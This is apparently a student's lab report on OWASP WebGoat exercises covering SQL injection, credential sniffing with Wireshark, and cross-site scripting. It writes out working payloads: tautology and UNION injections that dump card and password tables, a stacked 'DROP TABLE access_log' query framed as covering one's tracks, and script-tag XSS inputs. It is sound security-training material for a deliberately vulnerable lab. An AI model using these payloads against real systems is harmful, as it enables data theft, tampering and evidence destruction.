Engineering Clinics Semester – Report

Name : Vikraanth P R
Roll. No. : 18BIS033
Subject : Engineering Clinics – V (U18INI5600)

SQL Injection

Concept:

SQL injection:

It is a type of injection attacks where sql commands or logical expressions are injected by hackers as part of inputs and executed by sql servers resulting in revealing the sensitive information in the sql database. Ex: ‘ or 0==0 or ‘

When it occurs: ● No proper input validation is done in the input field.
● When Input from the user directly/indirectly as parameters to the sql queries.

Prevention:

1. Input validation
   a. Always validate the input before perform any operation
   b. Validate input data using regular expression
   c. Exit right after away when deleting error

2. Use ‘?’ to represent each parameter. 3. Use a function with the first argument specifying the type of parameter in the query.

Exercise: INTRO

1.

Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

✔

SQL query SQL query

Submit

You have succeeded!

SELECT department FROM employees WHERE first_name='Bob'

DEPARTMENT
Marketing

2.

It is your turn!

Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

✔

SQL query SQL query

Submit

Congratulations. You have successfully completed the assignment.

UPDATE employees SET department='Sales' WHERE first_name='Tobi'

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
89762	Tobi	Barnett	Sales	77000	TA9LL1	null

3.

- Example:
  - CREATE TABLE employees(
    userid varchar(6) not null primary key,
    first_name varchar(20),
    last_name varchar(20),
    department varchar(20),
    salary varchar(10),
    auth_tan varchar(6)
    );
  - This statement creates the employees example table given on page 2.

Now try to modify the scheme by adding the column "phone" (varchar(20)) to the table "employees". :

✔

SQL query SQL query

Submit

Congratulations. You have successfully completed the assignment.

ALTER TABLE employees ADD phone1 varchar(20)

4.

Try to grant the usergroup "UnauthorizedUser" the right to alter tables:

✔

SQL query SQL query

Submit

Congratulations. You have successfully completed the assignment.

GRANT ALTER TABLE TO UnauthorizedUser

The query in the code builds a dynamic query as seen in the previous example. The query is build by concatenating strings making it susceptible to String SQL injection:

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '" + lastName + "'";
```

Using the form below try to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

✔

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ' Smith or 1 = 1 ' Get Account Info

You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'
Explanation: This injection works, because *or '1' = '1'* always evaluates to true (The string ending literal for '1 is closed by the query itself, so you should not inject it). So the injected query basically looks like this: *SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or TRUE*, which will always evaluate to true, no matter what came before it.

5.

```
"SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND userid = "  + User_ID;
```

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

✔

Login_Count:

User_Id:

Get Account Info

You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * From user_data WHERE Login_Count = 5 and userid= 0 or 1=1

6.

7.

It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data - like the department they work in and their salary.

The system requires the employees to use a unique *authentication TAN* to view their data.
Your current TAN is **3SL99A**.

Since you always have the urge to be the most earning employee, you want to exploit the system and instead of viewing your own internal data, *you want to take a look at the data of all your colleagues* to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.
You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "';
```

✔

Employee Name: Lastname

Authentication TAN: TAN

Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE	PHONE1
32147	Paulina	Travers	Accounting	46000	P45JSI	null	null
34477	Abraham	Holman	Development	50000	UU2ALK	null	null
37648	John	Smith	Marketing	99999	3SL99A	null	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null	null

8.

It is your turn!

You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that.
Better go and *change your own salary so you are earning the most!*

Remember: Your name is John **Smith** and your current TAN is **3SL99A**.

✔

Employee Name: Lastname

Authentication TAN: TAN

Get department

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE	PHONE1
37648	John	Smith	Marketing	99999	3SL99A	null	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null	null
34477	Abraham	Holman	Development	50000	UU2ALK	null	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null	null

9. %'; DROP TABLE access_log;--

It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a **access_log** table, where all your actions have been logged to! Better go and *delete it* completely before anyone notices.

✔

Action contains: Enter search string

Search logs

Success! You successfully deleted the access_log table and that way compromised the availability of the data.

Exercise: Advanced

1.

Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQI statement. Maybe you can find both of them.

✔

Name: Get Account Info

Password: Check Password

You have succeeded:
USERID, USER_NAME, PASSWORD, COOKIE,
101, jsnow, passwd1, ,
102, jdoe, passwd2, ,
103, jplane, passwd3, ,
104, jeff, jeff, ,
105, dave, passW0rD, ,

Well done! Can you also figure out a solution, by using a UNION?

Your query was: SELECT * FROM user_data WHERE last_name = ''; SELECT * FROM user_system_data;-- or ' UNION SELECT 1, user_name, password, cookie, 'A', 'B', 1 from user_system_data;--'

2.

Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQI statement. Maybe you can find both of them.

✔

Name: Get Account Info

Password: Check Password

Congratulations. You have successfully completed the assignment.

3.

1 2 3 4 5 6

We now explained the basic steps involved in an SQL injection. In this assignment you will need to combine all the things we explained in the SQL lessons.

Goal: Can you login as Tom?

Have fun!

LOGIN REGISTER

tom

••••••••••••••••••••••

Remember me

Log In

Forgot Password?

Congratulations. You have successfully completed the assignment.

4.

1 2 3 4 5 6

Now it is time for a quiz! It is recommended to do all SQL injection lessons before trying the quiz. Answer all questions correctly to complete the assignment.

1. What is the difference between a prepared statement and a statement?

- Solution 1: Prepared statements are statements with hard-coded parameters.
- Solution 2: Prepared statements are not stored in the database.
- Solution 3: A statement is faster.
- Solution 4: A statement has got values instead of a prepared statement

2. Which one of the following characters is a placeholder for variables?

- Solution 1: "
- Solution 2: =
- Solution 3: ?
- Solution 4: !

3. How can prepared statements be faster than statements?

- Solution 1: They are not static so they can compile better written code than statements.
- Solution 2: Prepared statements are compiled once by the database management system waiting for input and are pre-compiled this way.
- Solution 3: Prepared statements are stored and wait for input it raises performance considerably.
- Solution 4: Oracle optimized prepared statements. Because of the minimal use of the databases resources it is faster.

4. How can a prepared statement prevent SQL-injection?

- Solution 1: Prepared statements have got an inner check to distinguish between input and logical errors.
- Solution 2: Prepared statements use the placeholders to make rules what input is allowed to use.
- Solution 3: Placeholders can prevent that the users input gets attached to the SQL query resulting in a seperation of code and data.
- Solution 4: Prepared statements always read inputs literally and never mixes it with its SQL commands.

6. What happens if a person with malicious intent writes into a register form :Robert); DROP TABLE Students;-- that has a prepared statement?

- Solution 1: The table Students and all of its content will be deleted.
- Solution 2: The input deletes all students with the name Robert.
- Solution 3: The database registers 'Robert' and deletes the table afterwards.
- Solution 4: The database registers 'Robert'); DROP TABLE Students;--'.

Submit answers

Congratulations. You have successfully completed the assignment.

Sensitive Data Exposure


Concept:

Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.


Tools used: wireshark


Procedure:

1. Enter login and password.
2. Keep track of the code in network tab under developer tools.
3. Open wireshark
4. Capture the packet for webgoat in wireshark
5. By entering submit button in webgoat we find a post request named start.mv file in network tab.




6. Capture the start.mv packet in wireshark
7. Read the content of the packet, we find Line based text content.
8. By entering into the line based text content it reveals the username and the password.





9. Copy and paste the username and password.
10. Completed.


WEBGOAT
Introduction
General
(A1) Injection
(A2) Broken Authentication
(A3) Sensitive Data Exposure
(A4) XML External Entities (XXE)
(A5) Broken Access Control
(A7) Cross-Site Scripting (XSS)
(A8) Insecure Deserialization
(A9) Vulnerable Components
(A8:2013) Request Forgeries
Client side
Challenges
Insecure Login
Reset lesson
Let's try
Click the "log in" button to send a request containing login credentials of another user. Then, write these credentials into the appropriate fields and submit to confirm. Try using a packet sniffer to intercept the request.
Log in
username
password
Submit
Congratulations. You have successfully completed the assignment.
Elements
Console
Sources
Network
Preserve log
Disable cache
Online
Hide data URLs
Blocked Requests
Name
lessonoverview.mvc
lessonmenu.mvc
task
144 requests
601 kB transferred
Headers
Preview
Response
Initiator
{timestamp: "2021-02-17T15:07:52.305+0000", status
error: "Method Not Allowed"
message: "Request method 'POST' not supported"
path: "/WebGoat/start.mvc"
status: 405
timestamp: "2021-02-17T15:07:52.305+0000"
trace: "org.springframework.web.HttpRequestMetho
Console
What's New
top
Default levels
1 hidden
net::ERR_HTTP_RESPONSE_CODE_FAILURE
POST http://localhost:8080/WebGoat/start.mvc 405 (Method Not Allowed)
VM303:5
WARNING: Missing translation for key: "Congratulations. You have successfully completed the assignment."
polyglot.min.js:17
WARNING: Missing translation for key: ""
polyglot.min.js:17


A7 Cross-Site Scripting (XSS)


Concept:

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

Exercise 1:

1. Open webgoat on two tabs
2. Open console in developer tools on both tabs
3. Type alert(document.cookies); on both tabs
4. See whether the id is same is both tab.
5. Submit yes.





Try It! Using Chrome or Firefox

- Open a second tab and use the same url as this page you are currently on (or any url within this instance of WebGoat)
- Then, on that second that open the browser developer tools and open the javascript console. And type: `alert(document.cookie);` .

Were the cookies the same on each tab? [ ] Submit

Congratulations. You have successfully completed the assignment.

Exercise 2:

1. Type <script>alert() </script> on credit card number
2. Submit it.

Try It! Reflected XSS

Identify which field is susceptible to XSS

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input is used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

An easy way to find out if a field is vulnerable to an XSS attack is to use the *alert()* or *console.log()* methods. Use one of them to find out which field is vulnerable.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	$0.00
Dynex - Traditional Notebook Case	27.99	1	$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	$0.00
3 - Year Performance Service Plan $1000 and Over	299.99	1	$0.00

The total charged to your credit card: $0.00 UpdateCart

Enter your credit card number: <script>alert(Wow)</script

Enter your three digit access code: 111

Purchase

Well done, but alerts are not very impressive are they? Please continue.


Thank you for shopping at WebGoat.
You're support is appreciated


We have charged credit card:

$1997.96

Exercise 3:

1. Our objective is to find the route and exploit it.
2. Open GoatAppRouter js file in the developer tools
3. We can find under routes, by analyzing the current url start.mvc#lesson we can get the url for test
4. It is start.mvc#test, submit it.





Exercise 4:

1. Inorder to invoke the script code, first we should encode it.
2. Using online encoder encode the script
3. Copy paste the encoded script in url and hit enter.
4. Webgoat page will open.
5. Under developer tools, on console we get a dictionary phone home said, in that, copy the response code
6. Paste the response in the text box hit submit.

Encode to URL-encoded format

Simply enter your data then push the encode button.

```
<script>webgoat.customjs.phoneHome()</script>
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 — Destination character set.

LF (Unix) — Destination newline separator.

